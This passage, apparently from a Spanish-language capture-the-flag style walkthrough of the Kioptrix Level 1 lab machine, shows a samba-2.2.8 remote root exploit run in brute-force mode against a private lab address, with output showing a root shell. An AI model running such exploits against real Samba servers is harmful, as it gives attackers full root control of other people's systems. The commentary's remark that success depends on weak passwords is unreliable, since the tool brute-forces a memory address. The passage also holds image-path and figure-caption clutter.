-r <ret>          return address
-s               scan mode (random)
-S <network>      scan mode
-t <type>         presets (0 for a list)
-v               verbose mode
```

Ya con el comando elegido lo podemos ejecutar en la consola:

```
(h@student@kali)-[~/Desktop/KIO/Exploits]
$ ./extra -b 0 -p 139 192.168.32.133
samba-2.2.8 < remote root exploit by esDee (www.netric.org|be)

+ Brute force mode. (Linux)
+ Host is running samba.
+ Worked!


*** JE MOET JE MUIJ HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
```

***** SOLO PARA USO EDUCATIVO*****

N1- MQ-HM-KIO

Entre los resultados nos muestra que la fuerza bruta al servidor SMB funcionó, y además nos identifica nuestra máquina de pruebas, posiblemente de un registro previo relacionado a la explotación con esta herramienta.

Al terminar el proceso ya tendríamos el acceso “root”.

A terminal window with a dark background. The text is white. The first line is 'bash -i'. The second line is 'bash: no job control in this shell'. The third line is '[root@kioptrix tmp]# whoami'. The fourth line is 'whoami'. The fifth line is 'root'. The sixth line is '[root@kioptrix tmp]#'. A red rectangle highlights the first five lines of the terminal output.

```
bash -i
bash: no job control in this shell
[root@kioptrix tmp]# whoami
whoami
root
[root@kioptrix tmp]#
```

Este script es mucho más rápido y nos brinda un acceso total en segundos, pero dependerá de que las contraseñas que vamos a atacar no sean demasiado complejas.